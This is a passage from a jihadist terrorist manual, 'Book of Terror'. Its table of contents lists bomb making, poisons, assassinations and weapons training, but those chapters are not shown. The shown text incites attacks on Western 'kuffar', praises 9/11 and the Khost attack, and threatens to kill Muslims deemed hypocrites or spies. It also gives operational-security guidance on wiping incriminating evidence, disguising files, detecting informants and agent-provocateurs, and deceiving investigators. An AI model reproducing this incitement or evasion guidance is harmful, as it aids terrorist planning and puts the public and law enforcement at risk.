IT'S EVERY MUSLIMS OBIGATION TO STRIKE TERROR
IN THE HEARTS OF THE ENEMIES OF ALLAH & HIS BELOVED MESSENGER SAW

BOOK OF TERROR

COMPILED BY ABU KITAAB AL-INKALTARRA
(ENGLAND)

A GUIDE TO STRIKE TERROR IN THE HEARTS OF THE KUFFAR OF THE WEST

Part 1/2

BISMILLAH HIR RAHMAAN NIR RAHEEEM

As Sallamu 'alikum Wa rahtullahi wa Barakaatuh yaa Mujaahid/ah

The purpose of this compilation is to prepare the Mujahid Fi Sabi Lillahi

Chapter 1 The Beginning of Terror

- READ ME - Disclaimer
- Two Warnings
- Preface
- Meaning of Jihad
- Strong Security is of Great Importance
- Spies
- Informants
- Lessons from the Battle of Toulouse
- Hijrah Question
- Inspire
- For The Individual Mujahid 1 - Do not get bitten twice
- For The Individual Mujahid 2
- The the Knights of Lone Jihad
- Questions about Small Operations In the West

Chapter 2 Invitation

- A Call to Islam
- Invite for Non-Muslims / How to Become a Muslim
- To those who Reject Islam
- Part Time Muslims
- Invite for the Scholars/Ulama

Chapter 3 Tarbiyyah

- Tarbiyyah
- Guidelines for The Mujahideen
- Book of the Mujahideen
- Collection of Naseehah (advice) From Shaykh Abdullah Azzam RA
- Signs of Weak Imaan
- Protective Measures Against Jinn
- Ways to Avoid Jinn
- List of things that are forbidden In Islam
- Commands of Allah
- List of qualities that lead to completeness of faith

Chapter 4 Fiqh

- Defenders of the Muslim Land by Abdullah Azzam
- Join the Caravan by Abdullah Azzam
- Targeting the Population of Countries at War with Muslims
- The Book Of Jihad by "IBN-NUHAAS"
- Fiqh of Suicide Bombing
- Ruling on the Permissibility of Executing Prisoners of War
- Ruling on targeting Media
- Ruling on the Permissibility of Self-Sacrifice Operations
- The Role of women fighting the enemy
- Qital Collection
- Various Fiqh Questions answered by Awlaqi RA
- Various Fiqh
- Ruling on Fighting America Outside Iraq
- Dispossessing the Wealth of the Disbeliever
- Funding

Chapter 5 Covert

Non-digital & Surveillance

- Security Course
- Precaution, Secrecy and Concealment
- Secret Meeting

Digital

Mobile Phone

- Mobile Phone / GPS Privacy
- Geolocation 101
- Surespot
- How To Stay Anonymous on your Android or iOS
- Disposable Emails
- RedPhone
- Textsecure
- Tor on android
- Tor on iOS

Computer

- Security Software Intro

Internet /index.dat
Privacy Mantra
TMAC Address Changer – Internet
Bitlord
TrueCrypt – File Encrypter
BCWipe - File Shredder/Free Space Wiper
CCleaner
Emails
Tor – Internet Anonymity
Asrar al-Mujahideen 1 & 2
CryptoSMS - Mobile Encryption For Android
Wardriving – Internet Hijacking WEP & WPA/WPA 2
Final Notes

Driving

Auto Tailing
Hints for Successful Speeding
Driving Techniques For Escape and Evasion
Surveillance

Chapter 6 Study

QT
Afrikii security course
Short Terror Course Strategy by Abu Mus'ab as-Suri

War is Deception – Stratagems of War

Biography of Khalid ibn Waleed RA
The Battles of the Prophet SAW
A Strategic Study of the Prophetic Siirah
Sun tzu – Art of War

Chapter 7 Combat

1-mental &physical fitness

Mufti Training
Psychology of Working Out
How Can I Train Myself For Jihad
Where to Train
Some Basic Fitness Workouts
What to expect in Jihad
Expectations Full by Samir Khan

2-hands

Hand to Hand Intro
Get Tough
Pressure Points

3-Weapons

Firearms Training
Types of Weapons in The Field of Jihad
Hand Guns + Drills
AK + Drills

4- Explosives

Rules When Dealing with Explosives
How to make a bomb in your mom's Kitchen
Timed/Remote control wireless

a/ Ingerdients

Dr khateer Acetone Peroxide
Advance Explosive Course
The Mujahideen Poison Handbook
PARTY Poppers – Explosive Manual
Chemical Warfare

b/ Methods

Guerilla war
The Story of Abu Baseer RA
Assassinations
Qualities of an Urban Assassin

CHAPTER 1

THE BEGINNING OF TERROR

Disclaimer
Please Read Carefully!!!

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

Disclaimer for my Brothers/Sisters who download this
Caution! Important! Read First!!

Please follow these steps so that you wipe all incriminating evidence that the kuffar could potentially use against you in court if you are caught.

Step 1: Please switch off your internet (if you are unsure how to do this then follow any of the following assuming this you have just downloaded this on your **home computer/home internet:**

1. Remove any usb dongle/or adapter that allows you to connect to the internet
2. Remove any Ethernet cable inserted directly into your PC or Laptop that allows you to connect to the internet
3. If it is a built in device then switch off through the devices software
4. If still you are unsure then just switch off your hub/router from the adapter that supplies the internet)

Now test your internet by opening your web browser. If you get an error message, then it should be off.

Remember do not leave the internet running on if you are not using it, would you leave your keys in your front door while you are in another part of the house NO! So why leave your internet on if you are not using it. Anyone who has knowledge can hack/infiltrate/access/edit/copy/delete/add any file/password/details from your computer in matter of seconds? Do not give this opportunity the kuffar,

Be careful and aware!

Step 2: Install **CCleaner, Privacy Mantra & BC Wipe** (in the programs folder included) to your computer then follow the steps (look in the bookmark CHAPTER 5) on how to use **CCleaner, BC Wipe & Index file** The reason for this is to remove any evidence on your computer that you have which could be used against you.

Step 3: now you need to store this file, get a usb drive or preferably a micro sd card that you will solely use to store this book even your hard drive. (Before copying, rename the file name to whatever that won't raise suspicion. Do not delete the original file yet!
As you will delete the original with BC Wipe. You could even hide in your computer by storing it amongst some files ie if you have movies or anasheed or even system files on your computer you could rename (quran makkah sudais live taraweeh.avi) etc. Now follow the steps to encrypt file using TrueCrypt (Check bookmark)

Step 4: delete the original file you downloaded file using BC Wipe, to delete. (follow instructions on how to use BC Wipe)

Step 5: use Truecrypt to open the encrypted file and Read the book!

Two Warnings

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

1st Warning For those who wish to do Jihad.

Assuming you are reading this before you jump to any other chapter. A Simple word to my beloved Brothers & Sisters - **Be careful!!**

Be very careful in who you speak to about your intentions, even if they are to your closet friend, relative, someone whom you just met who has the same interests or anyone of knowledge especially ulema' of today or should I say "Scholars For Dollars". (Unless these are honest and sincere ulema who openly call for shariyyah and jihad). Be careful when browsing/socializing on the net and using your phone, try not to use these digital methods to communicate your intentions or cause suspicion for the kuffar to keep you under surveillance for example posting on your facebook you want to "kill kuffar". If you feel you are being watched then stop all activity and give the impression of that you are dumb on the matter for:
Jabir bin 'Abdullah narrated The Prophet said; **"War is deceit."** (Bukhari bk.4 vol.52 hadith.269)

So as of now cease all communication especially internet and just spend time studying this book, praising Allah and staying on the straight path.

Also just because you live in the west doesn't mean you should stop you from interacting with the kuffar (disbelievers). Would you interact with the same kafir if they were Muslim before you met them? Remember the overall objective for the purpose of Jihad can be answered by the statement of Allah SWT: **And fight them until there is no more *Fitnah*** (disbelief and polytheism: i.e. worshipping others besides Allâh) **and the religion** (worship) **will all be for Allâh Alone** [in the whole of the world]**. But if they cease** (worshipping others besides Allâh), **then certainly, Allâh is All-Seer of what they do. (8:39)**

From this you can see that "**and the religion (worship) will all be for Allâh Alone"** is what we strive for, it is the right of Allah (Creator) over us (Creation).

So try to treat the general kuffar whom are like sheep with a taste of desiring Islam not desisting Islam. It is only certain Shepherds and brand of sheep whose sole objective is to harm the Muslims wherever they may be that we will Inshallah fight.

2nd Warning for those who take the side of kuffar (Hypocrites, spies, so called muslims etc..)

I am not going to waste my words on you. All I have to say to you is repent to Allah SWT before it is to late, if not then you have opened the door for us to spill your blood & your final matter remains with Allah.

PREFACE

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

First of all I am not a scholar or a very learned person but only a Slave of Allah who sees an occurring dilemma in the call to Jihad amongst the Muslims of the west and those who stand up to the call of "Hayya a'lal jihad".

Many Muslims of the west have their fingers thrusted in their ears at the slight **mention** of Jihad, **participating** in Jihad and more importantly **helping** the cause of Jihad Fi Sabi Lillah. Unfortunately for you people I will not address you straight away, for my address is with those who have sincere intention to do Jihad.

Ask yourselves which would you prefer, a high success rate operation without any glitches causing maximum damage, or a botched and failed operation that has virtually minimal or no impact whatsoever. The First right!

But many a times do we see brothers and sisters carrying out solo/group ops with high fail rate due to lack of preparation or sometimes missing out the unintentional obvious or carrying out an ops from the spur of the moment without any thorough planning. By the way this is in no way intended as an insult at those brothers and sisters who carried out operations that failed or had minimal effect as intended. Remember All Decree is from **Allah** SWT even if you have prepared well and covered every angle.

We actually pray for those brothers and sisters who responded to the call of Jihad in whatever form, and ask Allah SWT to deliver you from the hands of the enemies of Allah, to grant you patience and strong imaan and to reward you abundantly in the hereafter.

To those who have the intention to do Jihad I've compiled this book for you in order that you, my beloved brothers and sisters can understand/thoroughly plan/put into practice operations without raising any suspicion. Inshaallah!

This is but a mere compilation of articles/books/resources and sufficient knowledge gathered from various scholars/individuals who have not turned their backs on the call of Jihad to help you to do Jihad in its most **effective** way **Insha Allah! (and the odd article from the kuffar)**

The other reason why I compiled this is so that you have all the resources you need without spending too much time finding the relevant information and simultaneously raising too much suspicion.

My beloved Mujahid brothers/sisters who are the pearls in this world utilize the fruits from this compilation in whatever way you can. Read thoroughly and educate yourselves so that you gain a desire for Jihad/Shahaadah but more importantly to please Allah SWT by defending his blessed Deen.

Abu Ink-al-Terror

You want to tell everyone how the kuffar will die!

Keep it to yourself!

You want to make YouTube videos to express your views and thoughts on the Kuffar!

Keep it to yourself!

You want to call for Jihad openly

Keep it to yourself!

Why? Why? Why???
Because the Kuffar are looking for you and so are the murtads, Jasoos (apostates and spies) and even so called muslims, and doing the above will mean you have made their jobs easier, you have unmasked yourself.
To do Jihad is Not to say a few words then khalaas. (to the oppressive ruler yes!), but actions, but actions and actions.
Merely saying a few words will not shake the kuffar, but action will strike fear into the hearts of the Kafir.

Hence why this compilation.

Allah has given you AQL (mind) so

Use your Brain!
Use your Logic! &
Use your Initiative!

What is the Meaning of Jihad?

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

I am not here to debate what is the meaning of Jihad nor the root form of Jihad, but understand this, those who say that we need to do Jihad al Akbar striving against the nafs (in reference to the weak hadith of the lesser Jihad vs the greater Jihad), need to review what they have just said. You wish to partake in something that is great without even taking baby steps, you want to jump into deep end of the ocean without even ever practicing in the shallow area. HAVE YOU LOST YOUR MIND!!! ARE YOU INSANE???

YES WE ARE TERRORIST!

IT IS OUR DUTY TO TERRORIZE WHEN THE ENEMIES OF ALLAH SWT COME CRASHING DOWN UPON US WITH THEIR FULL FORCE.

- And prepare against them all you can of **POWER**,
- including steeds of war (tanks, planes, missiles, artillery)
- to **TERRORIZE** the enemy of Allah and your enemy,
- and others besides whom, you may not know but whom Allah does know.
- And whatever you shall spend in the Cause of Allah shall be repaid unto you, and you shall not be treated unjustly." (Surat Anfal, Ayah 60)

Strong security is of great Importance

(Article by Ansar)

Salaam Alaykom wa rahmatollah wa barakatuh,

In the name of Allah, most gracious, most merciful.

Praise be to Allah, Lord of Creation; Lord and Supporter of the oppressed monotheists; Breaker and Vanquisher of unjust tyrants. Peace and blessings be upon the Seal of the Prophets, and their master; Imam and exemplar of the Mujahideen; and upon his household and his companions and those guided by his guidance; revive his Sunnah until the Day of Judgment.

To proceed:

Allah says in His Book:

And when the disbelievers plotted against you to capture or to kill you or to expel you; they were plotting and Allah was plotting also, but Allah is the Best of Plotters. (Qur'an 8:30)

Preserve the specialist in the fields of Jihad

In the last ten years many Jihadist have been captured by the crusaders and apostate forces. If we look through the files of the intelligence services we find many unnecessary reasons that led to the capture of the brothers. Many brothers who have the right motivation and plans are not focusing enough on security.

What I noticed in the reports is that the brothers are only thinking about how to achieve martyrdom. There is no doubt that Martyrdom is a great thing to achieve but this is not the main cause. The main cause of Jihad for the sake of Allah is to make the word of Allah supreme on earth. If we look at the Al-Qaeda organization we find many interesting things that show us the cleverness of the Al-Qaeda leadership. Many brothers who joined the ranks of the Mujahideen were very eager to carry out a martyrdom operation. Many of those brothers were rejected by the "Martyrdom seekers council" to carry out a martyrdom operation.

In guerrilla warfare it's important to preserve the specialists and use them in different fields of Jihad. If we study different books of guerrilla warfare we find a very important subject which the Muslims need to implement. In the first stage of Guerrilla warfare it's important to prepare the Mujahideen in the fields of security. The most important rule in the first stage is **"Fight the enemy to stay alive"**. In the first stage the group is small in numbers and equipment. There is no doubt that victory comes only from Allah, but we need to take the right steps to gain victory over our enemy.

It's very hard these days to find a Muslim who is willing to serve his religion and die for it. If there are any Muslims who have these two characteristics the leadership will do their utmost best to preserve them. The motivation of this group is something which money can't buy. It's a gift from the Creator of the heavens and earth to this Ummah. To make it more clear I will give an example: let’s say you're walking by a river with your friends. You see something floating in a distance but you're not really sure what it is. After a few seconds you come to the

realization that a young child is drowning in the river. What will happen in the coming few seconds are the most important seconds of the whole situation. Someone from the group is going to act and make a difference. The leader of the group is going to use task distribution. He will ask someone to call an Ambulance and choose the fittest person for the rescue operation. What we learn from this example is that without the leader the child would have drowned. But let us turn over the task distribution. What would happen if the leader would send a weak person to rescue the child? He would end up with two dead people between his hands!

"An expert is someone who has succeeded in making decisions and judgments simpler through knowing what to pay attention to and what to ignore." (Quotations)

Foundation of security

Security is one of the most important pillars for a Mujahid or a Jihadi group. Without security the group will fail miserably and become an easy target for the enemy. Every Jihadi group needs to have a written plan regarding security. I'm not talking about a plan which is written down only for the sake of having a plan. I'm talking about a plan which needs to be implemented by every member of the group. Security is not something you can find in books or in manuals. Security is something you need to develop by using counter measures against the enemy. It's important to have knowledge about security and warfare but not implementing the knowledge is called stupidity. We could compare it with a scholar who knows everything about the Islamic religion but doesn't pray a rak'a to Allah.

The likeness of those who were entrusted with the Tawrah, but did not carry it, is as the likeness of a donkey which carries huge burdens of books. How bad is the example of people who deny the Ayat of Allah. And Allah does not guide the people who are wrongdoers. (Quran 62:5)

Every Jihadi operation needs to have a strong foundation of security. What will happen to a huge building with a weak foundation? The building will collapse and crush the people, right? The same thing will happen with a Jihadi group or a lone wolf who plans to carry out a big operation with a weak foundation of security.

The implementation of security measures.

How higher the position of a member the more security measures need to be implemented by the organization. The security measures which are implemented for a commander are not the same which are implemented for a low ranking fighter. Security measures need to protect the individual and safeguard their information.

O' you who believe! Take your precautions... (Qur'an 4: 71)

Security measures need to fit in the environment of the individual. If the person is known by the enemy the organization needs to take different security measures than a person who is not known by the enemy. For example; the spokesman of the **Youth Mujahideen movement** is known to the enemy but the leader of **Al-Shabaab** is not known to the enemy. There are hundreds of images of the spokesman and not a single one of the leader. This shows us that the spokesman has the permission to present himself to the world and the leader not. This is a new tactic is being used by many Jihadi groups after the martyrdom of Abu Mus'ab May Allah have mercy on him.

Sense of Security and infiltration

The first and most important step for the security of a Mujahid is Knowing who you work with. If you don't know who your partners are, this will cause insecurity. You could expose yourself and your group to informants of various intelligence agencies. If the group is infiltrated by the intelligence agencies then you don't have another

choice than to break up the group.

In the books of warfare we find that, surprise attacks are the most effective blows to an army or a resistance group. If the enemy succeeds in infiltrating an army or a group this will have a major effect on every single individual. Everyone is going to focus on each other and forget the main cause of the group. While the other group is busy with finding the informants, the enemy will prepare another surprise attack which will strike fear and terror in the hearts of the soldiers. If we read the reports about the attacks of New York and Washington we find that the American government was surprised by the attacks. After the attacks, the Americans were expecting other attacks in different cities. The fear and terror which was going through the veins of America after the attacks were heavier than the day of the attacks. Al-Qaeda managed to infiltrate America and attack them with their own technology.

If there is a sense of security between the Mujahideen this will motivate them to proceed with military operations against the enemy. If the group is getting eliminated every day by the enemy this will demotivate the Mujahideen and strike fear and insecurity between them.

Security examples from the Seerah of the Prophet

If we study the biography of the Prophet Muhammad (Peace be upon him) we find many examples regarding security. If we study the first stage of preparation for the migration to Medina, we find many security measures which were implemented by the Prophet Mohammed Peace be upon him. The foundation of the security plan was prepared in the house of Abu Bakr RA. The first measure was to order Ali RA to sleep in the bed of the Prophet peace be upon him. The polytheist used to peep through the door lock to be sure the Prophet was still sleeping in his bed. The second measure was to locate a place to go into hiding for 3 days. Many people don't pay any attention to the details of the biography. Why did the Prophet peace be upon him choose the cave at Thawr mountain as a hiding place? The Prophet peace be upon him walked to the cave at the time the shepherds walked by the Thawr mountain. He did this so that the sheep and camels would erase the tracks of him and Abu Bakr RA. These are only two examples of hundreds of examples we find in the Seerah of the Prophet Muhammad peace be upon him.

Security development

The war between the Mujahideen and the crusader forces is a war of intelligence. The first rule of intelligence war is **"Who is going to find the other first".** If we look at the war between the Americans and Al-Qaeda in Afghanistan/Pakistan, we find a war of unmanned drones and spies against an invisible enemy which is only known by their military operations. The Americans are not fighting people who have uniforms and military bases. They are fighting people who are living near to the enemy. Some of them are not only living near the enemy but with the enemy in their military bases. The best example of intelligence war is the operation which killed seven CIA commanders in Khost province. This operation was one of the most difficult operations executed by the soldiers of Al-Qaeda.

If we want to operate on high levels we need to study the technology our enemy is using to harm our leaders, soldiers and supporters. It's impossible to implement security measures without knowing what the enemy is using against you. If we look at the security measures we used 10 years ago it becomes worthless these days. For example; ten year ago we used mobile phones to communicate with each other. If we use mobile phones these days this will definitely cause harm and destruction to the Mujahideen. Therefore we use different tools to outsmart the enemy. Sometimes it's better to use simple things than complicated tools which cost allot of money.

"You can discover what your enemy fears most by observing the means he uses to frighten you." (Quotations)

This is what I have to say about the importance of security. If I have some free time, I will write part 2 Insha'Allah.

And Allah is predominant over His affair, but most of the people do not know. {Yusuf 12:21}

O Allah, grant victory to the Mujahedeen over their enemy… Don't make them reliant on their sayings and doings, and be merciful upon them and be for them and not against them… O Allah, make them from the believers who remember You and fear You and rely on You truly, and make them, O Allah, from the repenting worshippers who fear and obey You… O Allah, make them from those who are the victors before You, those who are deserving of Your victory.. O Allah, reveal upon them your victory, O Lord of the worlds… O Allah, reveal upon them your victory and make them steadfast and shake the earth from below the feet of their enemies, O Victory granter O Helper!

And Allah knows best… and peace and blessings of Allah on our Prophet Muhammad saw and on his family and companions altogether…

Don't forget me in your prayers

Was salaam Alaykom,

The poor and weak servant of Allah
(ANSAR)
Sunday December 11th 2011

AWARENESS TRAINING

It is estimated that if ten people witnessed the same crime and then were separated before they could compare what had taken place, ten different descriptions would be given. People rarely pay attention to what is going on around them unless, or until, it becomes of importance to them personally. This book stresses the importance of using disguise and false identification to foil positive identification. But just as important to your success are your own observation skills.

Start now developing and exercising your observation powers. Make a habit of studying your surroundings. listen when others talk. A man can reveal a great deal about himself through his conversation and opinions. make a note of features or habits that make one man different from another. Think of the people you know intimately. Can you tell whether they are right or left handed? What color are their eyes?

Sharpen your observation skills.
Taken from Hitman

Watch out for Spies

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path
Taken from ansar1

All praise to due to Allah, the creator and sustainer of the Universe. All praise to due to Him who said:

"And whether you keep your talk secret or disclose it, verily, He is the All-knower of what is in the hearts. (Qur'an 67:13)"

And may His peace be upon the Final Prophet, who said:

“Maintain truthfulness, for truthfulness leads to righteousness, and righteousness leads to Heaven. A man continues to maintain truthfulness until he is recorded in Allah’s book as truthful. Refrain from lying, because lying leads to blatant evil, and evil leads to the fire. A man continues to lie until he is recorded in Allah’s book as a liar. (Bukhari, Muslim, Abu Dawood and Al-Tirmithi)."

And upon his family and his companions and his followers.

To proceed:

Allah said in His Book:

And when the disbelievers plotted against you to capture or to kill you or to expel you; they were plotting and Allah was plotting also, but Allah is the Best of Plotters. (Qur'an 8:30)

With this in mind, and in light of recent events, most notably the arrest of our brother in Oregon (may Allah keep him steadfast and free him), I have decided to record and write down 10 methods which, through my own personal experiences, will shed light onto the tactics used by spies and/or informants to entrap and ultimately arrest Muslims, and the ways to defect and foil these plots.

One

A spy will always start with "grooming." The process of grooming takes several months or even longer. Sometimes this informant can be active on a forum or in a masjid for several months alone before they even make contact with the individual they seek to entrap. Once they make contact, the dialogue is typically small. Such topics as translations, finding nasheeds, looking for a husband/wife, or best places for halal food are discussed, simply because they are low key. These are used to gain trust and not seem blunt, because bluntness (i.e. talking about Jihad from day one) raises red flags. A spy may groom their target for months before mentioning Jihad, and even then, they will start out small, with such topics as "did you like the new video by As-Sahab" or "what is your favorite Jihadi nasheed."

Two

You may notice red flags in the form of lies and inconsistencies. Such red flags can include changes in stories, which are typically elaborated upon once you make it known that you are aware in the changes in their stories.

For example, a spy may mention he is a student in an American university. However, being smart, you notice he comes online or is at the masjid during what would be normally considered as school hours. When you say "I thought you were in school" they will quickly change their story to accommodate with a statement such as "I am taking online classes" or "I only go to night school." Watch for small things which may seem insignificant, such as the mentions of family members, a job, or knowledge of a particular topic. If it is revealed that this person has told one lie, even if it involves something small, take precautions that everything may very well be a lie.

Three

Other red flags include major statements. These typically include claims to be a member of a Mujahideen organization, or to be in contact with Mujahideen or particular Shayook, or to have known personally or met various leaders of the Mujahideen. This should be obvious. Anyone who makes these claims is either a liar, or if they are truthful, then they are extremely jahil (ignorant) when it comes to security, both for themselves and for the Mujahideen whom they represent.

Four

A spy will typically claim to be busy, most likely with school studies. This personally will frequently make apologies for not being around as a result of studying for midterms or doing homework. Spies use this ploy to make themselves seem normal, as if they have a life that can be related to. This does not mean that someone Mujahideen are not students and hard at work with studies, because some in fact are. However, if one really seeks Jihad, and in particular Shahadah by means of an Istishhadi or Fidaye mission, it is unlikely their primary focus is schooling. They excuse of schooling is used most frequently, as opposed to health problems or a job, possibly because a target who is being groomed may feel that an unhealthy person is unfit for Jihad or a person who has a job and thus pays taxes is in some was a collaborator. Regardless of the reasons, this excuse and constant apology for a late reply, even it is sent a day or two after your message to them, is quite common.

Five

Spies will ask their targets to be "specific" and "clear." For example, if you say you say you are interested in Jihad, they will ask if you mean physical Jihad. If you mention you have knowledge of firearms, they will ask what kind of firearms and what do you know. One must watch their words at all times, or better yet, say nothing. They reason spies ask their targets to be precise is not because they don't understand you, but rather because if and when you are arrested, they want to make sure a jury will understand what you meant and thus convict you. If you are vague then there is a chance a jury will not convict. If you keep your mouth shut, then there is a chance you will not even be arrested. A spy may or may not make threats themselves, but will wait for you to do the talking. After all, it you they want, and no matter what threats a spy says, he cannot get into any trouble for making them. They want you to talk and be specific.

Six

In the process of grooming, a spy will always accept you. They will accept your manhaj and not debate it, even if they say it is different from their own. Typical behaviors such as smoking, listening to music, or hanging photos are never condemned by spies if they target says that they do this; spies may in fact claim to even do these things themselves. They will always answer personal questions and take no offense when you ask, because after all, they are lying. If you are a revert to Islam and make mention of sinful behaviors in your life prior to accepting Islam, a spy will not seem to care at all. Spies never appear to get mad at or disagree with their targets, except under one condition. This condition is if the target appears to break away from or become disenchanted with the idea of Jihad. Then they spy will badger their target, typically by bringing up their past words or using techniques to make them feel guilty. Only if the target seems to be against the Jihad which the spy is talking about - whether

it is Al Qa'idah or Jaish e Muhammad - will the spy become or appear to become upset.

Seven

Ask yourself, what does this person trust you? In a world where literally anyone can be a spy, why does this person trust you? Why are they claiming to be a Mujahid, and telling this to a person who they met over a computer or at the masjid? Why are they telling you they want to conduct Jihadist operations or make hijrah? You cannot know if anyone is sincere, and this is the sad reality. Think about why they would trust you of all people, and not someone else. The answer is because they are seeking to arrest you, and this is part of their grooming process.

Eight

Now ask yourself, if they already trust you, why do they need you? If they want you to make hijrah with them, ask yourself why they are not going alone or with someone else? If they need someone to carry out an operation on the home-front, as yourself, what do they pick you? If you look at the events of Oregon and learn from them, you will see that it was a group of "brothers" who in fact were spies that recruited our noble brother, may Allah free him. One can now ask himself "if there was already a group of brother, amongst them a bomb maker, why did they need someone else to drive the car?" If an individual already claims to know how to build a bomb, why would they ask you to plant it? Is it because they are afraid to die? Is it because they want to make more bombs? Or, or than likely, is it because they want to entrap you? This is especially true in such scenarios that contain multiple spies. If there is already a group who is claiming to be Mujahideen and preparing an attack, what do they need from you?

If they claim to be Fidayeen, why do they need one more?

Why not recruit ten more, why not use one less?

Why do they ask you to help them train if they already claim to have knowledge of firearms and explosives?

Why do they need a cameraman; cannot one of them film the training?

Sometimes when an operation is to be carried out, if it is you who is asked to plant the bomb. Ask yourself why do they want you to plant they bomb or become the Fidaye? And if they already have a plan, why do they trust you, a relative stranger, to help them? These questions must be asked.

Nine

Spies will use excessive talk and training. Most operations, especially an istishhadi operation do not need months upon months of training, but spies will make it appear as though it does. If the operation involves a bomb, there will be numerous dry runs or explosive demonstration. Why? For a shooting type Fidaye attack, spies will request months of training. Note also spies will more than likely ask to train on your property and to use your firearms if you have any. These types of operations do not need the types of planning spies often specify, and especially not the degree they specify. The first reason for this is to groom you and gain your trust. And the second reason is to ultimately delay the operation itself, which is, obviously a set up, after all. With regards to excessive talk, follow the aforementioned precautions of method five. Spies will want you to do all the talking. They will typically ask for your idea and your input and if you think anything can be changed or improved. They will ask you what you think would be a suitable target. They want for you to say that you desire to become an istishadi or that you seek to kill other people. Remember, silence is golden.

Ten

Finally, if you suspect that you have fallen victim to entrapment of a spy, there are actions which should be taken. Obviously, you must cut all contact with the person you suspect of being a spy. However, beforehand it may be beneficial to tell them that you have in fact become disenchanted with Jihad. It may even be wise to claim that you have lost interest in Islam! Lie, lie, lie! Remember, this is a spy you are talking to. After which, it may be best to disappear. One need not give a reason, or they may use an excuse such as their wife is pregnant or they are moving away. It may be wise to change user names on forums or switch email accounts. Also important, if possible, do not let this individual know that you are aware that they are a spy. Otherwise, they may realize you are lying to them, and still continue to investigate you. And last but not least, warn anyone else who may have fallen victim to such entrapment, and reveal to them the aforementions methods used by spies.

I ask that Allah accepts my works and that my brothers and sisters may find these useful, by the will of Allah.

Your Brother in Islam.

INFORMERS

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path
Taken from a Kafir source

How to evaluate new members...

Weed out informants and agent-provocateurs.

Assessing the risks
It is imperative that you run tests to verify the reliability and integrity of new recruits who are applying to join your cell. Failure to evaluate recruits will result in your group being penetrated by your adversary – much like the militia groups in the USA have been penetrated by the FBI. Every time you admit a new recruit into your cell you are risking the security of your group. Yes, the recruit might be a *bona fide* supporter of your cause – or he might be an informant or an agent-provocateur.

The Informant
The informant is a cell member who is providing information to your adversary. He may betray you for money. She may betray you because she is being blackmailed. He may betray you because he is unethical, immoral, and weak-willed. She may betray you because she has a passive-aggressive personality disorder.

The Agent-provocateur
The agent-provocateur is someone who feigns enthusiastic support for your cause while enticing you to commit acts that are illegal. They are acting on the instructions of the FBI – or they may actually be an FBI agent. You are being set up for arrest, interrogation, and conviction.

The Mole
The mole is a cell member who quietly works to sabotage your operations. He may deliberately *forget* to do things that result in failed operations. He may intentionally *ruin* meetings with specious arguments and pointless debate, often introducing paranoia into the discussion. A typical mole is a long time cell member who has been recruited by the FBI, perhaps by blackmail. Less frequently the mole is an FBI agent who has penetrated the organization at an early stage in its development.

The Counterintelligence Role
It is vital that your organization have a *counterintelligence officer*. This is someone whose role is to detect and neutralize attempted penetrations by the enemies of your organization. Whether this is a formal position or an *ad hoc* role is not important. Someone in your group must take steps to systematically and conscientiously evaluate new recruits.
If you don't make an effort to defend yourself against penetration by your adversary, then you'll end up like the militia groups in the US... paranoid, disorganized, ineffective, and – more often than not – in custody.

Uncover informants...

Here is how established resistance movements uncover informants.

First, reveal some sensitive information to the recruit – and *only* to the recruit. For example, you might inform him of the existence of a (bogus) hidden cache of weapons. Then wait and watch. If the cache is suddenly discovered by the authorities, you may be dealing with an informant. More tests may be required to confirm your suspicions. In serious cases where you're playing by Big Boys' Rules, you might need to use live bait. If your adversary is sophisticated and experienced, you might need to reveal genuine secrets to the recruit you're evaluating. For example, you might reveal the name of a *whistle-blower* who is leaking information to you about your adversary. If your recruit betrays your information to your

adversary, you'll have lost your whistle-blower – but you'll have unmasked an informant before he can do too much damage.

Unmask an agent-provocateur...

Here is how any organization can unmask an agent- provocateur.

If the person is full of ideas for future operations, then *insist that he lead by example*. Make him commit himself first. Or, to put it another way, make him incriminate *himself* first before asking others to risk injury, exposure, or arrest. If the person balks, then he may simply be "all talk". Or he may be a coward. Or he may be an agent-provocateur. In either case, you've called his bluff and now you know not to fall for his *jive-talk*.

Enforce compliance...

Here is how resistance movements enforce compliance with the counterintelligence functions.

If a trusted cell member brings an outsider into your group – or reveals sensitive information to an outsider – without performing any of these counterintelligence measures, then that cell member must be severely disciplined.

Depending on your situation, simply ostracizing the individual may suffice. Revoking his membership may be all it takes to remove the threat he poses. Or firmer steps may need to be taken.

Lesson and Treasures from the Battle of Toulouse

Shaikh Abu Saad al-Ameli (HafidhahulLah)

In the name of Allah the most Compassionate,
The Most Merciful, and in Him I seek refuge

Praise be to Allah, Lord of the two worlds and Lord of the weak, and it is He who gives them victory, and He who humiliates the arrogant, and He who beats them. May peace and prayers be upon the
Prophet of mercy and Messenger of battles, who said, *"I have been sent with the sword prior to the final hour till Allah is worshipped, and humiliation and belittlement is upon whomever goes against my commands, and he who acts like a certain people is one of them,*" and thereafter:

The enemies of this nation have packed up and united and made the top priority of their plans and projects to prepare evil for this nation by making use of its fortunes and breaking down its values and its signs of development to make it remain kneeling and static without resistance or even the ability to denounce, let alone to think or attempt to remove it and to give double the payback.
Allah has mentioned that fact in His Great Book, whence He said (And they will not cease from fighting against you till they have made you renegades from your religion, if they can.) and the Mighty One said:*(How can there be any treaty for the others when, If they have the upper hand of you, They regard Not pact nor honor in respect of you? They satisfy you with their mouths the while their hearts refuse and most of them are wrongdoers) [At-Tawba: 9],* and the Mighty One said: *(Fain would they put out the light of Allah with their mouths, but Allah will perfect His light however much the disbelievers are averse.) [Assaf.·B].*

The New AI-Qaeda Generation in the Nonbeliever's Homeland

